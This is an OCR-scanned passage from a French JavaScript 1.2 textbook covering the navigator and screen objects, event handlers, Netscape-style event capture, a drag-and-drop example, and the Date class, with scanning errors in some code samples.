


Figure 63 - Les objets du *browser* et leurs gestionnaires d'événement

La classe Navigator

Nous l'avons dit, cette classe ne possède qu'un seul objet, instancié lors du démarrage, l'objet *navigator*. Cet objet est beaucoup plus simple que ceux de la classe Window. Il est aussi moins souvent utilisé. Une utilisation classique consiste par exemple à différencier un *browser* Netscape d'un *browser* Microsoft.
L'objet *navigator* possède six propriétés et une méthode.

Propriétés

Propriété	*Description*
appName	Nom du *browser* (par exemple : 'Netscape'). Cette propriété est souvent utilisée pour différencier les *browsers* Netscape et Internet Explorer de Microsoft.
app Version	Version du *browser* (par exemple : '4.01 [en] (Win95; I)').
language	Langue utilisée par le browser., codée sur deux caractères (par exemple 'en' pour anglais, 'fr' pour français).
platform	Type de la machine sur laquelle le browser est exécuté (par exemple 'Win32', 'MacPPC'...).
appCodeName	Nom du code (par exemple : 'Mozilla').
userAgent	chaîne de caractères envoyée au serveur lors d'une requête HTTP (par exemple : 'Mozilla/4.01 [en] (Win95; I)').
plugins	Tableau de tous les *plug-ins* installés sur le *browser.* Chaque élément du tableau possède les propriétés *name :* nom du *plug-in* *description* : description du *plug-in* Le tableau est un tableau associatif, si bien qu'on peut accéder à chaque élément soit par son index soit par son nom. Exemples : navigator.plugins[1] navigator.plugins['LiveAudio']
mimeTypes	Tableau de tous les types MIME reconnus par le *browser.* Chaque élément du tableau possède les propriétés *type* : nom du type MIME (selon la syntaxe type/sous-type) *description :* description du type *enabledPlugin :* référence vers le *plug-in* qui gère ce type *suffixes :* listes des suffixes de fichiers gérés par ce type Le tableau est un tableau associatif, si bien qu'on peut accéder à chaque élément soit par son index soit par son type. Exemples : navigator.mimeTypes[1] navigator.mimeTypes['image/gif]

Voici un court exemple destiné à avertir les utilisateurs n'utilisant pas Netscape, des problèmes qu'ils risquent de rencontrer :

```
<HEAD><SCRIPT LANGUAGE= "JavaScript1.2">
 var StrQuestion='Pour cette page, il est préférable ➥
d'utiliser Netscape. Voulez-vous tout de même continuer?'
 // Teste si le client est Netscape
 // Dans le cas contraire, demande à l'utilisateur
```

```
  // s'il veut continuer
  if ( (navigator.appName ! = 'Netscape')&&(!confirm(StrQuestion))) {
          // S'il ne veut pas continuer, on revient en arriere
          window.history.back()
  } else {
      // S'il veut continuer, on écrit la suite du document
      document.write ('Tout va pour le mieux dans le meilleur
des mondes...')
  }
</SCRIPT></HEAD>
```

Les deux dernières propriétés décrites ci-dessus sont des tableaux d'objets complexes. Elles sont utiles pour connaître les possibilités d'un *browser* et ainsi ne pas proposer à l'utilisateur des fichiers que son *browser* ne saurait pas gérer. Voici deux exemples illustrant l'usage de ces propriétés.
Dans le premier, on vérifie que le *plug-in Shockwave* est installé sur le *browser* afin de savoir si l'on peut proposer une séquence *Shockwave* à l'utilisateur :

```
<SCRIPT LANGUAGE="JavaScript1.2">
// Avant de proposer d'inserer une sequence Shochwave,qui necessite
// l'usage d'un plug-in on vérifie que le plug-in en question est
// installe sur le browser. Sinon on affiche un message
// d'avertissement ala place de la sequence.
// Teste si Shockwave est dans le tableau des plug-ins disponibles

  if (navigator.plugins['Shockwave']) {
          document.write('<EMBED SRC="movie.dir">')
  } else {
          document.write('D&eacute;sol&eacute;  votre  browser ➥
ne sait pas afficher les s&eacute;quences Shockwave...')
  }
</SCRIPT>
```

Dans le second exemple, on vérifie que le *browser* sait gérer le type MIME video/msvideo, afin de savoir si on peut lui proposer un lien hypertexte vers une séquence vidéo au format AVI :

```
<SCRIPT LANGUAGE="JavaScript1.2">
// Avant de proposer un lien hypertexte pointant sur un fichier AVI,
// on verifie que le browser est capable de gerer le type MIME
// correspondant, video/msvideo.
// Teste si video/msvideo est dans le tableau des types MIME reconnus

if (navigator.mimeTypes['video/msvideo'])    {
     document.write('<A HREF="clip.avi">Voir le clip de mes vacan-
ces</A>')
  } else {
```

```
      document.write('D&eacute; sol&eacute; votre browser
ne conna&icirc;t pas ce type de format video...')
  }
</SCRIPT>
```

La classe Screen

Cette classe ne possède qu'un seul objet, instancié lors du démarrage, l'objet *screen*. Il s'agit là encore d'un objet très simple dont le but est de fournir au développeur des informations sur l'affichage de la machine sur laquelle fonctionne le browser.

Propriétés

Propriétés	*Description*
height	Hauteur de l'écran en pixels.
width	Largeur de l'écran en pixels.
availHeight	Nombre de pixels disponibles verticalement. Il s'agit en fait de la hauteur de l'écran à laquelle on a retiré la dimension des objets utilisés par le système d'exploitation pour afficher certaines informations (barre de menu du Macintosh, barre des tâches de Windows...).
availWidth	Nombre de pixels disponibles horizontalement. Il s'agit en fait de la hauteur de l'écran à laquelle on a retiré la dimension des objets utilisés par le système d'exploitation pour afficher certaines informations (barre de menu du Macintosh, barre des tâches de Windows...).
pixelDepth	Nombre de bits utilisés pour coder la couleur d'un pixel.
colorDepth	Nombre de couleurs disponibles, obtenu à partir de la palette de couleurs si une palette est utilisée, à partir du nombre de bits utilisés pour coder la couleur dans le cas contraire.

Voici un court exemple montrant les caractéristiques de l'affichage :

```
<SCRIPT LANGUAGE="JavaScript1.2">
document.write('La hauteur de votre &eacute;cran est de '
      + screen.height + ' pixels.<BR>')
document.write('La hauteur disponible est '
      + ((screen.availHeight==screen.height)? 'de seulement de ')
      + screen.availHeight + ' pixels.<BR>')
document.write('La couleur des pixels est cod&eacute;e sur '
      + screen.pixelDepth + ' bits.' + '<BR>')
document.write('Vous disposez de '
      + screen.colorDepth + ' couleurs.' + '<BR>')
</SCRIPT>
```

Figure 64 - Document affichage.htm

La gestion des événements

Un des principaux intérêts de JavaScript réside dans la possibilité de programmer les réactions du *browser* face aux actions de l'utilisateur. Grâce à JavaScript, on peut modifier le comportement par défaut du *browser* et l'adapter ainsi à des situations particulières. Cette programmation permet de casser un peu la rigidité d'HTML et surtout de diminuer les échanges entre le *browser* et le serveur, dans la mesure où le *browser* va être capable de prendre des initiatives.
Pour cela, JavaScript s'appuie sur la notion d'événements. Les principales interventions de l'utilisateur (le passage de la souris sur un objet ou un clic, l'envoi d'un formulaire...) sont classifiées en événements. Ainsi, chaque objet du *browser* est sensible à certains événements (un lien hypertexte est par exemple sensible au clic ou au passage de la souris, un formulaire est sensible au fait d'être soumis au serveur). A chaque couple objet-événement, on peut associer une série d'instructions JavaScript, ou une fonction, qui sont déclenchées lorsque l'utilisateur provoque l'événement sur l'objet.
Au niveau de l'écriture du document HTML, cette association entre un couple objet-événement et une action à effectuer peut se faire de deux façons.
La première consiste à utiliser les attributs de balise destinés à la gestion des événements. Grâce à eux, on peut associer une série d'instructions JavaScript (séparées par des points-virgules) à un événement. Pour gérer un passage de souris au-dessus d'un lien hypertexte par exemple, on utilise l'attribut *onMouseOver*. Ainsi, si l'on souhaite ouvrir une boîte de dialogue au moment où l'utilisateur passe sa souris sur un lien hypertexte, on utilisera un code HTML de ce type :

```
<BODY>
 <A HREF="Rien.htm" onMouseOver="alert('On s\' intéresse à moi
? ')">Cliquez ici</A>
</BODY>
```

De cette façon, chaque fois que l'utilisateur passe sa souris sur le lien ainsi défini, une boîte de dialogue s'ouvre. Notez qu'on aurait pu ajouter d'autres instructions après l'instruction *alert()*. Cette méthode est très adaptée pour des développements simples. Elle a l'avantage d'être très concise (on n'a pas besoin d'avoir recours à la balise <SCRIPT>).

Avec la seconde méthode, on désigne pour un objet donné et un événement précis la fonction qui devra être exécutée. Cette désignation se fait entièrement à l'aide de code JavaScript. Cette méthode s'appuie sur le fait que les objets du browser possèdent une propriété pour chaque événement auquel ils sont sensibles. Le nom de cette propriété est tout simplement celui de l'attribut de balise associé à cet événement (mais en minuscules !). Un objet représentant un lien aura par exemple une propriété *onmouseover*. C'est en donnant à cette propriété une référence vers une fonction (que l'on aura définie au préalable) qu'on indique au browser la fonction à exécuter lorsque survient

l'événement. Pour illustrer cela, voici un exemple tout simple donnant le même résultat que l'exemple précédent :

```
<BODY>
     <A HREF="Rien.htm">Cliquez ici</A>
</BODY>
<SCRIPT LANGUAGE="JavaScript1.2">
// Le code JavaScript est place à la fin du document
// car il fait référence à des objets définis dans ce document
     // Définition de la fonction Interet
     function Interet() {
        alert('On s\'int&eacute;resse &agrave; moi ? ')
     }
     // Association de la fonction au gestionnaire
     // d'evenements du lien
     window.document.links[0].onmouseover = Interet
</SCRIPT>
```

Comme on le voit, cette méthode est moins simple que la précédente. Elle est en revanche plus puissante, car elle permet par exemple de modifier à tout moment la fonction associée à un événement. De plus, elle permet de mieux dissocier le code JavaScript et le code HTML, ce qui rend les documents plus lisibles.

La classe *event*

Chaque fois que survient un événement, le browser crée un objet qui contient toute une série d'informations concernant cet événement. Cet objet peut être manipulé dans le code JavaScript inséré au sein d'un attribut de balise dédié à la gestion d'événements en utilisant la syntaxe *event.propriete.* Si l'on a associé une fonction au gestionnaire d'événement (à l'aide de code JavaScript), l'objet *event* est passé en paramètre de cette fonction.

Propriétés

Propriétés	*Description*
type	Chaîne de caractères indiquant le type d'événement (*onclick, onmouseover...).* Notez que selon le type d'événements, seulement certaines propriétés sont renseignées.
target	Référence vers l'objet sur lequel cet événement a été déclenché.
layerX	Position horizontale de la souris en pixels au sein de la couche (ou largeur de l'objet redimensionné dans le cas d'un événement *resize).*
layerY	Position verticale de la souris en pixels au sein de la couche (ou hauteur de l'objet redimensionné dans le cas d'un événement *resize).*
pageX	Position horizontale de la souris en pixels au sein de la page.
pageY	Position verticale de la souris en pixels au sein de la page.
screenX	Position horizontale de la souris en pixels par rapport à l'écran.
screenY	Position verticale de la souris en pixels par rapport à l'écran.

Propriétés	Description
which	Code ISO-Latin 1 de la touche liée à l'événement ou numéro du bouton de souris.
modifiera	Entier précisant les touches spéciales du clavier (ALT, SHIFT, CONTROL, META) enfoncées au moment où l'événement a eu lieu. Exemple d'utilisation de la propriété *modifiers* : if(evt.modifiers&(Event.SHIFT_MASK|Event.CONTROL_MASK)) (alert('SHIFT et CONTROL sont enfoncés !') }
data	Tableau de chaînes de caractères contenant la liste des URL des liens qui ont été déposés dans le browser après une opération de Glisser/Déposer (*Drag and Drop).* Attention : cette propriété ne peut être atteinte qu'au sein d'un script signé (voir **JavaScript et la sécurité,** page 402).

Voici un court exemple illustrant l'utilisation de l'objet *event.* Il est composé de deux champs texte. Chaque fois qu'une touche est enfoncée, la lettre associée à cette touche est affichée dans une boîte de dialogue. Pour le premier champ, le gestionnaire d'événement *onKeyPress* est renseigné à l'aide d'un attribut de balise HTML. Pour le second champ, le gestionnaire d'événement est spécifié à l'aide de code JavaScript et correspond à la fonction *Info().*

```
<BODY>
<FORM NAME=identite>
Nom : <INPUT NAME="nom"
        onKeyPress="alert(String.fromCharCode(event.which))">
<BR>
Prénom : <INPUT NAME="prenom">
</BODY>
<SCRIPT LANGUAGE="JavaScript1.2">
//Le code JavaScript est place à la fin du document car il
// fait reference a des objets définis dans ce document
      // Definition de la fonction Info
      //Le parametre evt recevra les informations derivant
      // 1'evenement
      function Info(evt) {
         alert(String.fromCharCode(evt.which))
      }
      // Association de la fonction au gestionnaire
      // d'événements du champ prenom
      window.document.identite.prenom.onkeypress = Info
</SCRIPT>
```

Les nouveaux attributs de balises

La syntaxe générale pour associer un gestionnaire d'événement à un objet HTML est la suivante :

```
<BALISEHTML onEvenement="expressionJS">
```

BALISEHTML est une balise HTML.
onEvenement est un des nouveaux attributs de gestion d'événements.
expressionJS est une chaîne de caractères contenant une ou plusieurs commandes JavaScript séparées par des points-virgules.

Voici la liste des nouveaux attributs. Attention : chaque objet HTML n'est sensible qu'à certains de ces événements. Pour savoir quel objet réagit à quels événements, reportez-vous à la figure , page 336.

Attribut	*Propriété associee*	*Description*
onAbort	**onabort**	Est déclenché lorsque l'utilisateur interrompt le chargement d'une image.
onBlur	**onblur**	Est déclenché lorsqu'un objet perd le focus.
onClick	**onclick**	Est déclenché lorsque l'utilisateur clique sur un objet.
onChange	**onchange**	Est déclenché lorsque l'utilisateur a changé la valeur d'un champ de saisie.
onDbIClick	**ondblclick**	Est déclenché lorsque l'utilisateur double-clique sur un objet.
onDragDrop	**ondrapdrop**	Est déclenché lorsque l'utilisateur fait glisser un objet dans le browser.
onError	**onerror**	Est déclenché lorsqu'une erreur se produit lors du chargement d'une image ou de l'exécution de code JavaScript.
onFocus	**onfocus**	Est déclenché lorsqu'un objet reçoit le focus.
onKeyDown	**onkeydown**	Est déclenché lorsque l'utilisateur enfonce une touche.
onKeyPress	**onkeypress**	Est déclenché lorsque l'utilisateur a appuyé sur une touche.
onKeyUp	**onkeyup**	Est déclenché lorsque l'utilisateur relâche une touche.
onLoad	**onload**	Est déclenché lorsqu'un document (ou une image) commence à se charger.
onMouseDown	**onmousedown**	Est déclenché lorsque l'utilisateur enfonce un des boutons de la souris.
onMouseMove	**onmousemove**	Est déclenché lorsque l'utilisateur déplace la souris.
onMouseOut	**onmouseout**	Est déclenché lorsque la souris vient de passer au-dessus d'un lien, d'une ancre ou d'une zone d'une carte cliquable et qu'elle retourne sur le fond de la fenêtre.
onMouseOver	**onmouseover**	Est déclenché lorsque la souris passe au-dessus d'un lien, d'une ancre ou d'une zone d'une carte cliquable.
onMouseUp	**onmouseup**	Est déclenché lorsque l'utilisateur relâche un des boutons de la souris.
onMove	**onmove**	Est déclenché lorsqu'une fenêtre est déplacée.
onReset	**onreset**	Est déclenché au moment où l'utilisateur annule les données saisies dans un formulaire.

Attribut	*Propriété associée*	*Description*
onResize	**onresize**	Est déclenché lorsqu'une fenêtre ou une *frame* est redimensionnée.
onSelect	**onselect**	Est déclenché lorsque l'utilisateur sélectionne du texte dans un champ de saisie.
onSubmit	**onsubmit**	Est déclenché au moment où un formulaire est soumis.
onUnload	**onunload**	Est déclenché au moment où un document se décharge (c'est-à-dire lors du chargement d'un nouveau document).

Figure 65 - Nouveaux attributs de balises

Pour la plupart de ces événements, le *browser* possède déjà un comportement par défaut. Par exemple, l'événement *onClick* pour un lien hypertexte provoque le chargement du document associé à ce lien. Lorsque vous ajoutez un gestionnaire d'événement à un objet, au moment où cet événement survient, le *browser* exécute d'abord votre gestionnaire, puis son gestionnaire par défaut.
Il est cependant possible d'indiquer au *browser* qu'on ne souhaite pas qu'il exécute le gestionnaire par défaut. Il suffit pour cela que l'expression JavaScript, passée en paramètre de l'attribut de gestion d'événements, retourne la valeur *false.* Dans l'exemple suivant, lorsque l'utilisateur clique sur le lien hypertexte, on lui donne la possibilité de voir le document associé au lien (comportement par défaut) ou d'annuler son choix (on annule le comportement par défaut) :

```
<SCRIPT LANGUAGE="JavaScript1.2">
function Question() {
  // La fonction confirm retourne false si l'utilisateur
  // choisit d'annuler
  return confirm( 'Attention ce document peut choquer les âmes sensibles. Voulez-vous continuer ?')
}
</SCRIPT>
<A HREF="rien.htm" onClick="return(Question()) ">
Histoires sombres...</A>
```

Attention cependant : il y a une exception à cette règle, lorsqu'on utilise le gestionnaire d'événement *onMouseOver* en association avec la propriété *status* d'un objet Window. Pour plus de détail, reportez-vous à **status,** page 309.

Modification dynamique d'un gestionnaire d'événement

Il est tout à fait possible de modifier dynamiquement, à l'aide de code JavaScript, un gestionnaire d'événement. Comme le montre la figure 65, chaque gestionnaire est en fait une propriété de l'objet auquel il est rattaché. En changeant la valeur de cette propriété, on peut modifier le gestionnaire d'événement qui avait été initialement défini à l'aide de code HTML ou JavaScript.
La syntaxe générale pour modifier la valeur d'un gestionnaire d'événement est finalement assez simple :

objetRef.onevenement = fonctionRef

objetRef est une référence vers un des objets du *browser*.
onevenement est un des gestionnaires d'événement de l'objet *objetRef*. Attention : contrairement aux nouveaux attributs de balises, les propriétés liées aux gestionnaires d'événement s'orthographient toujours en minuscules.
functionRef est une référence vers une fonction (soit un nom de fonction sans les parenthèses, soit une variable qui référence une fonction créée avec le constructeur *Function(),* voir page 359). Etant donné la syntaxe utilisée, il est clair que la fonction référencée par *functionRef* ne doit pas posséder d'arguments. *functionRef* peut aussi être la valeur *null.* De cette façon, on va pouvoir supprimer un gestionnaire d'événement. Par exemple :

```
window.document.links[0].onclick=null
```

Reprenons l'exemple précédent :

```
<SCRIPT LANGUAGE="JavaScript1.2">
function Question() {
 //La fonction confirm retourne false
 // si l'utilisateur choisit d'annuler
 return confirm( 'Attention ce document peut choquer les âmes
sensibles. Voulez-vous continuer?[1])
}
</ SCRIPT>
<A HREF="rien.htm" onClick="return(Question())">
Histoires sombres...</A>
```

Dans cet exemple, on a un seul objet HTML. Il s'agit d'un lien hypertexte. Ce lien correspond à l'objet *window.document.links[0].* Cet objet possède une propriété *onclick* (et non *onClick* !). Pour modifier, lors de l'exécution du script, le gestionnaire d'événement qui avait été renseigné dans le document HTML, il suffit de donner à cette propriété une valeur correspondant à une référence vers une fonction (en général il s'agit du nom de la fonction sans les parenthèses, mais ce peut être aussi une variable qui référence une fonction créée avec le constructeur *Function(),* voir page 359). Dans l'exemple suivant, la première fois que l'utilisateur clique sur le lien, on lui demande une confirmation. S'il a refusé une première fois de voir le document et qu'il clique à nouveau, alors on lui montre le document après avoir affiché une fenêtre d'avertissement, mais sans lui demander de confirmation.

```
<SCRIPT LANGUAGE="JavaScript1.2">
function Question() {
 // On modifie le gestionnaire d'evenements du lien hypertexte
 // en lui donnant pour valeur une reference vers une fonction
 window.document.links[0].onclick=Voir
 // La fonction confirm retourne false si
 // l'utilisateur choisit d'annuler
 return confirm('Attention ce document peut choquer les âmes
```

```
sensibles. Voulez-vous continuer?')
}
function Voir() {
 alert('Tr&egrave;s bien, vous l\'aurez voulu...')
}
</SCRIPT>
<A HREF="rien.htm" onClick="return(Question()) ">
Histoires sombres...</A>
```

Figure 66 - Document eventnew.htm

Capture d'événements

Il existe en JavaScript une hiérarchie entre les différentes entités capables de contenir des objets. On a en fait trois entités principales, à savoir la fenêtre (objet Window), le document (objet Document) et la couche (objet Layer). Une couche est toujours contenue dans un document qui lui-même est toujours contenu dans une fenêtre. En général, lorsqu'un événement survient, il est directement *reçu* par l'objet concerné. Lorsqu'on clique sur un bouton, par exemple, ce bouton reçoit l'événement CLICK. Cependant JavaScript offre la possibilité de faire intercepter, par une ou plusieurs des trois entités sus-citées, les événements avant qu'ils ne soient reçus par les objets auxquels ils étaient destinés à l'origine. On parle de capture d'événements.
On met en place une telle capture à l'aide de la méthode *captureEvents()*. La syntaxe est la suivante :

windowRef.captureEvents(Event.EVENT1 |... | Event.EVENTn)
document.captureEvents(Event.EVENT1 |... | Event.EVENTn)
layerRef.captureEvents(Event.EVENT1 |... | Event.EVENTn)

où *Event* est un objet préinstancié, qui contient une propriété pour chaque événement *(Event.CLICK, Event.MOVE, Event.SUBMIT...)*, et qui est utilisé pour indiquer les événements qu'on souhaite intercepter. Attention : notez que le nom de l'événement est le nom de l'attribut de balise en majuscules et sans le préfixe *on*. Pour intercepter plusieurs événements, on doit séparer les appels à l'objet *Event* par le caractère | (qui réalise un ou binaire). Ainsi, si l'on veut qu'une fenêtre capture les événements MOUSEMOVE et CLICK, on utilisera la commande suivante :

```
window.captureEvents(Event.MOUSEMOVE | Event.CLICK)
```

Une fois qu'on a fait appel à la méthode *captureEvents()*, on doit définir des gestionnaires d'événement pour les événements qu'on a capturés. Dans le cas de notre exemple précédent, par exemple, en supposant qu'on ait déjà défini deux fonctions *clickGest()* et *mousemoveGest()*, on aura :

```
window.onclick = clickGest
window.onmousemove = mousemoveGest
```

Il est désormais important de bien dissocier le gestionnaire d'événement par défaut, pré-programmé par le browser, et les gestionnaires d'événement ajoutés par le développeur (soit à l'aide d'une balise, soit à l'aide de code JavaScript).
Dans le gestionnaire d'événement qui gère un événement intercepté, il est possible de diffuser l'événement capturé dans la hiérarchie des objets du browser jusqu'à rencontrer un objet possédant un gestionnaire pour cet événement (autre qu'un gestionnaire préprogrammé !). On utilise pour cela la méthode *routeEvent()*. Cette méthode renvoie la valeur retournée par le gestionnaire d'événement qui a finalement géré l'événement. La syntaxe est tout simplement :

windowRef.routeEvent()
documentRef.routeEvent()
layerRef.routeEvent()

Plutôt que de diffuser l'événement dans la hiérarchie normale des objets du browser, il est également possible de le rédiriger directement sur un objet donné :

objetCible.handleEvent(evt)

objetCible est un objet possédant un gestionnaire d'événement (autre que le gestionnaire préprogrammé !) pour l'événement *evt.*
evt est un objet *event.*

Enfin, le gestionnaire qui gère un événement intercepté doit terminer en renvoyant un booléen. Si la valeur renvoyée est *true,* alors le gestionnaire d'événement préprogrammé associé à cet événement est exécuté.
Si cette valeur est *false,* alors le gestionnaire d'événement préprogrammé associé à cet événement n'est pas exécuté.

Voici deux exemples illustrant la capture d'événements. Le premier montre comment, en capturant l'événement CLICK au niveau de la fenêtre, on va pouvoir désactiver les liens hypertexte sans pour autant désactiver les boutons.

```
<SCRIPT LANGUAGE="JavaScript1.2">
function ignorelientotal(evt) {
 //On teste s'il s'agit d'un CLICK sur un bouton
 // (la propriété type n'existe pas dans le cas d'un lien
 if (evt.target.type == 'button') {
     // Si c'est un bouton on diffuse l'evenement
     // de façon à provoquer l'execution du gestionnaire
     // d'evenement que l'on a programme (avec l'attribut
     // onClick)
     routeEvent(evt)
     // On retourne true pour que le gestionnaire d'evenement
     // preprogramme s'execute également (dans ce cas précis
```

```
      // cela n'est pas vraiment utile car un bouton n'a pas de
      // gestionnaire d'evenement preprogramme) .
      return true
  }
  // Si c'est un lien, on ne route pas 1'evenement et on
  // renvoie false de façon qu'aucun gestionnaire ne s'execute
  return false
}
function ignorelienpartiel(evt) {
  //On diffuse 1'evenement de façon eprovoquer l'execution du
  // gestionnaire d'evenement que l'on a
  // programme (avec l'attribut onClick)
  // aussi bien pour les boutons que pour les liens
  routeEvent(evt)
  if (evt.target.type == 'button') {
      return true
  }
  return false
}
</SCRIPT>
<FORM>
<CENTER>
<INPUT TYPE="button" VALUE="Desactiver les liens"
   onClick= "window.captureEvents(Event.CLICK) ; ➥
             window.onclick = ignorelientotal">
  <INPUT TYPE="button" VALUE="Désactiver les liens ➥
       (mais pas les gestionnaires d'evenements)"
    onClick= "window.captureEvents(Event .CLICK) ;
       window.onclick = ignorelienpartiel">
  <INPUT TYPE="button" VALUE="Activer les liens"
   onClick="window.releaseEvents(Event.CLICK) ">
</FORM>
Appuyez donc <A HREF="chrono.htm" TARGET="exemple">ici</A>
ou
<A HREF="jour.htm" TARGET="exemple"
          onClick="alert('Je suis encore la')">l&agrave;</A>.
</CENTER>
```

Figure 67 - Document click.htm

Le second exemple est un peu plus complexe. Il simule un effet de glisser et déposer *(drag and drop)* sur des images. Le document affiche un nombre composé de trois chiffres et propose à l'utilisateur de déplacer ces chiffres à l'aide de la souris afin d'afficher le résultat d'une opération sur ce nombre.

```
Combien vaut le nombre ci-dessous multiplié par 12, divisé par 4 et
auquel on soustrait 156 ?
```

```
<LAYER left=10 top=100xIMG SRC="images/0.gif"></LAYER>
<LAYER left=70 top=100xIMG SRC="images/0.gif"></LAYER>
<LAYER left=130 top=100xIMG SRC= "images/0.gif"><LAYER>
<LAYER left=10 top=50xIMG SRC="images/1.gif"></LAYER>
<LAYER left=70 top=50xIMG SRC=" images/2.gif"></LAYER>
<LAYER left=130 top=50xIMG SRC= "images/3.gif "></LAYER>
<SCRIPT LANGUAGE="JavaScript1.2">
// Pour les trois chiffres du haut, on declare la gestion du
// drag and drop. Pour cela les layers capturent les evenements
// MOUSEDOWN et MOUSEUP qui correspondent au début et a la fin
// du drag and drop
for (i=3; i<document.layers.length; i++) {
 document.layers[i].captureEvents(Event.MOUSEDOWNIEvent.MOUSEUP)
 document.layers[i].onmousedown = beginDrag
 document.layers[i].onmouseup = endDrag
 //On rajoute 2 methodes a chaque couche
 // range() emmène un layer a une position donnee en parametre
 document.layers[i].range = range
 // ok() teste si un layer est suffisamment proche
 // de sa position finale
 document.layers[i].ok = ok
}
// Declaration des positions initiales (par ajout des
// proprietes initX et initY)
document.layers[3].initX = 10
document.layers[3].initY = 50
document.layers[4].initX =70
document.layers[4].initY = 50
document.layers[5].initX = 130
document.layers[5].initY = 50
// Declaration des positions finales
// (par ajout des proprietes finX et finY)
document.layers[4].finX = 10
document.layers 14].finY = 100
document.layers[5].finX =70
document.layers[5].finY = 100
document.layers[3].finX = 130
document.layers[3].finY = 100
// Déclenchement du Glisser
function beginDrag(e) {
 window.captureEvents(Event.MOUSEMOVE);
 window.onmousemove = drag
 //on place le layer courant dans la variable globale current
 current = this
 // on memorise la position de la souris
 current.mouseX = e.pageX
 current.mouseY = e.pageY
 return false
```

```
// Gestion du Glisser
function drag(e) {
 // on deplace le layer d'autant de pixels que s'est déplacee la
 // souris
 current.moveBy(e.pageX-current.mouseX, e.pageY-current.mouseY)
 current.mouseX = e.pageX;
 current.mouseY = e.pageY;
}
// Gestion du Deposer
function endDrag(e) {
 i f (current.ok()) {
      // Si le layer est suffisamment proche de sa position
      // finale, on le recale exactement sur la position
      // finale
      current.range(this.finX, this.finY)
      // pour finir on annule la possibilité de drag and drop
      // pour ce layer
      this.releaseEvents(Event.MOUSEUPIEvent.MOUSEDOWN) ;
 } else {
      // Sinon, retour à la case depart
      current.range(this.initX, this.initY)
 }
 window.releaseEvents(Event.MOUSEMOVE) ;
 window.onmousemove = null
 return false
}
function range(toX, toY) {
 // On fait un retour en douceur (en 20 etapes)
 dx = (toX - this.left)/20
 dy = (toY - this.top)/20
 for (i=0 ; i<20; i++) {
     this.moveBy(dx, dy)
 }
 // Pour finir, on place exactement le layer
 this.left = toX
 this.top = toY
}
function ok() {
 if ((this.mouseX<this.finX+30)&&
      (this.mouseX>this.finX-10)&&
      (this.mouseY-<this.finY+30) &&
      (this.mouseY>this.finY-10)) {
       return true

 return false
}
</SCRIPT>
```

Figure 68 - Document dragdrop.htm

Les classes prédéfinies

Afin de gérer facilement les types de données complexes les plus courants (dates, images...), JavaScript dispose de toute une série de classes prédéfinies. Pour chacune, il existe un constructeur qui permet de créer des objets de la classe en question. Par exemple, avec le constructeur *Date(),* on crée des objets de la classe *Date.* Un tel objet permet de manipuler très simplement des dates. Voici la liste de toutes ces classes prédéfinies.

Date()

Constructeur

Pour manipuler une date avec JavaScript, il faut créer un objet de la classe *Date.* La création d'un tel objet se fait de façon classique, en associant l'instruction *new* et le constructeur prédéfini *Date().*
La syntaxe pour la création d'un objet référençant la date actuelle est :

```
var nom_objet = new Date()
```

La syntaxe pour la création d'un objet référençant une date passée en paramètre est :

```
var nom_objet - new Date('Mois Jour_du_Mois, Année Heures:Minutes:Secondes')
var nom_objet = new Date(année, mois*, jour)
var nom_objet = new Date(année, mois', jour, heure, minute, seconde)
```

Il faut noter que, dans le premier cas, le nom du mois doit être précisé en anglais et en toutes lettres. Dans les autres cas, tous les paramètres sont des entiers.
Attention : le mois est un entier compris en 0 et 11 et non entre 1 et 12 !

Une fois qu'on a créé un objet *Date,* on peut l'utiliser par l'intermédiaire des nombreuses méthodes qu'il possède. On peut récupérer toutes les informations liées à cette date.

Méthodes

Les méthodes ci-dessous s'appliquent aux objets de la classe *Date.*

Méthode	*Description*
getDate()	Retourne le jour du mois, compris entre 1 et 31.
getDay()	Retourne le jour de la semaine, compris entre 0 et 6 (0 = Dimanche).
getHours()	Retourne l'heure, comprise entre 0 et 23 .
getMinutes()	Retourne les minutes, comprises entre 0 et 59 .
getMonth()	Retourne le mois compris entre 0 et 11 (0 = Janvier).
getSeconds()	Retourne les secondes comprises entre 0 et 59.
getTime(()	Retourne le nombre de millisecondes écoulées depuis le 1er Janvier 1970.
getTimeZoneoffset()	Retourne le nombre de minutes de décalage entre l'heure locale et l'heure GMT.
getYear()	Retourne le nombre d'années depuis 1900.

Méthode	*Description*
setDate()	Affecte le jour du mois, compris entre 1 et 31.
getHours()	Affecte l'heure, comprise entre 0 et 23.
setMinutes(*minute*)	Affecte les minutes, comprises entre 0 et 59.
setMonth(*mois*)	Affecte le mois compris entre 0 et 11 (0 = Janvier).
setSeconds(*seconde*)	Affecte les secondes, comprises entre 0 et 59.
